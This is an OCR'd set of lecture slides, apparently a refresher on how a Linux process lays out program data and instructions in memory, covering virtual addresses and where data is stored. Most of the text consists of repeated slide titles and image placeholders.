
REFRESHER

- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
  - Similar to other operating systems

ALL PROGRAMS ARE STORED IN MEMORY




ALL PROGRAMS ARE STORED IN MEMORY




ALL PROGRAMS ARE STORED IN MEMORY

The *process's view* of memory is that it owns all of it




ALL PROGRAMS ARE STORED IN MEMORY

The *process's view* of memory is that it owns all of it




In reality, these are *virtual addresses*; the OS/CPU map them to physical addresses


THE INSTRUCTIONS THEMSELVES ARE STORED IN MEMORY




THE INSTRUCTIONS THEMSELVES ARE STORED IN MEMORY




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



